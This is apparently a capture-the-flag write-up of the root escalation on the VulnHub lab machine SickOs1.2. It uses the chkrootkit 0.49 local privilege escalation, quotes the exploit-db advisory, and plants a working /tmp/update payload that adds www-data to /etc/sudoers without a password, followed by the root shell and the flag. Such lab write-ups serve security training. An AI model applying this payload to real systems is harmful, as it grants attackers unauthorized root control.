
- We've a local privilage escalation exploit available for this very version of chkrootkit



```
root@kali:/home/kali/Documents/oscp-like-vulnhub-machines/SickOs1.2# searchsploit chkrootkit
------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                  |  Path
------------------------------------------------------------------------------------------------ ----------------------------
Chkrootkit - Local Privilege Escalation (Metasploit)                                            | linux/local/38775.rb
Chkrootkit 0.49 - Local Privilege Escalation                                                    | linux/local/33899.txt
------------------------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Results
root@kali:/home/kali/Documents/oscp-like-vulnhub-machines/SickOs1.2# cp /usr/share/exploitdb/exploits/linux/local/33899.txt chkrootkit_local_ptivesc.txt
```


- The exploit says, we will have to create a file called update through non root user (in our case www-data), & chkrootkit runs it as a root through a no non-exec tmp folder.

  We have all of this tailor made for this situation -- tmp is not non-exec meaning, we can execute the scripts on /tmp directory. www-data is not root & chkrootkit verison is 0.49




```
  GNU nano 4.9.2                                                    chkrootkit_local_ptivesc.txt
    if [ ${STATUS} -eq 1 ] ;then
       echo "Warning: Possible Slapper Worm installed ($file_port)"
    else
       if [ "${QUIET}" != "t" ]; then echo "not infected"; fi
          return ${NOT_INFECTED}
    fi
}


The line 'file_port=$file_port $i' will execute all files specified in
$SLAPPER_FILES as the user chkrootkit is running (usually root), if
$file_port is empty, because of missing quotation marks around the
variable assignment.

Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not
mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively
rooting your box, if malicious content is placed inside the file.

If an attacker knows you are periodically running chkrootkit (like in
cron.daily) and has write access to /tmp (not mounted noexec), he may
easily take advantage of this.


Suggested fix: Put quotation marks around the assignment.
```

- Let's make sure cron runs chkrootkit




```
$ ls -lah /etc/cron* 2>/dev/null | grep chkrootkit
-rwxr-xr-x  1 root root 2.0K Jun  4  2014 chkrootkit
```

- Now all we need to do is, create file update where the sudoers file is writable, add www-data as a sudoer with no password required & then turn the sudoers file back to just readable by owner & group.
  chkrootkit runs this thinking it's run by root, adding the user we exploited - www-data to the sudoers list.




```
$ echo 'chmod 777 /etc/sudoers && echo "www-data ALL=NOPASSWD: ALL" >> /etc/sudoers && chmod 440 /etc/sudoers' > /tmp/update
$ cd /tmp
$ ls
php.socket-0
update
```



```
$ ls /tmp
php.socket-0
$ cd /tmp
$ ./php.socket-0
/bin/sh: 3: ./php.socket-0: No such device or address
$ ls -lah /etc/cron* 2>/dev/null | grep chkrootkit
-rwxr-xr-x  1 root root 2.0K Jun  4  2014 chkrootkit
$ echo 'chmod 777 /etc/sudoers && echo "www-data ALL=NOPASSWD: ALL" >> /etc/sudoers && chmod 440 /etc/sudoers' > /tmp/update
$ cd /tmp
$ ls
php.socket-0
update
$ chmod 777 update
$ ls -l *
srwxr-xr-x 1 www-data www-data   0 Aug 10  2020 php.socket-0
-rwxrwxrwx 1 www-data www-data 102 Aug 10 01:39 update
$ chmod +x update
$ ls -l *
srwxr-xr-x 1 www-data www-data   0 Aug 10  2020 php.socket-0
-rwxrwxrwx 1 www-data www-data 102 Aug 10 01:39 update
```

- Now that it's run, we can simply type ‘sudo su’ & enter - allowing to get the root access from www-data with no need to enter the password & **WE ARE ROOT!**



```
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/tmp
cd /root
ls
304d840d52840689e0ab0af56d6d3a18-chkrootkit-0.49.tar.gz
7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
chkrootkit-0.49
newRule
cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2, the challenge is more focused on elimin
blocked during an assesment and thereby fooling tester(s), gathering more information about the target using differ
ols were limited/completely blocked, to get a feel of Old School and testing it manually.

Thanks for giving this try.

@vulnhub: Thanks for hosting this UP!.
```

==

THANK YOU

==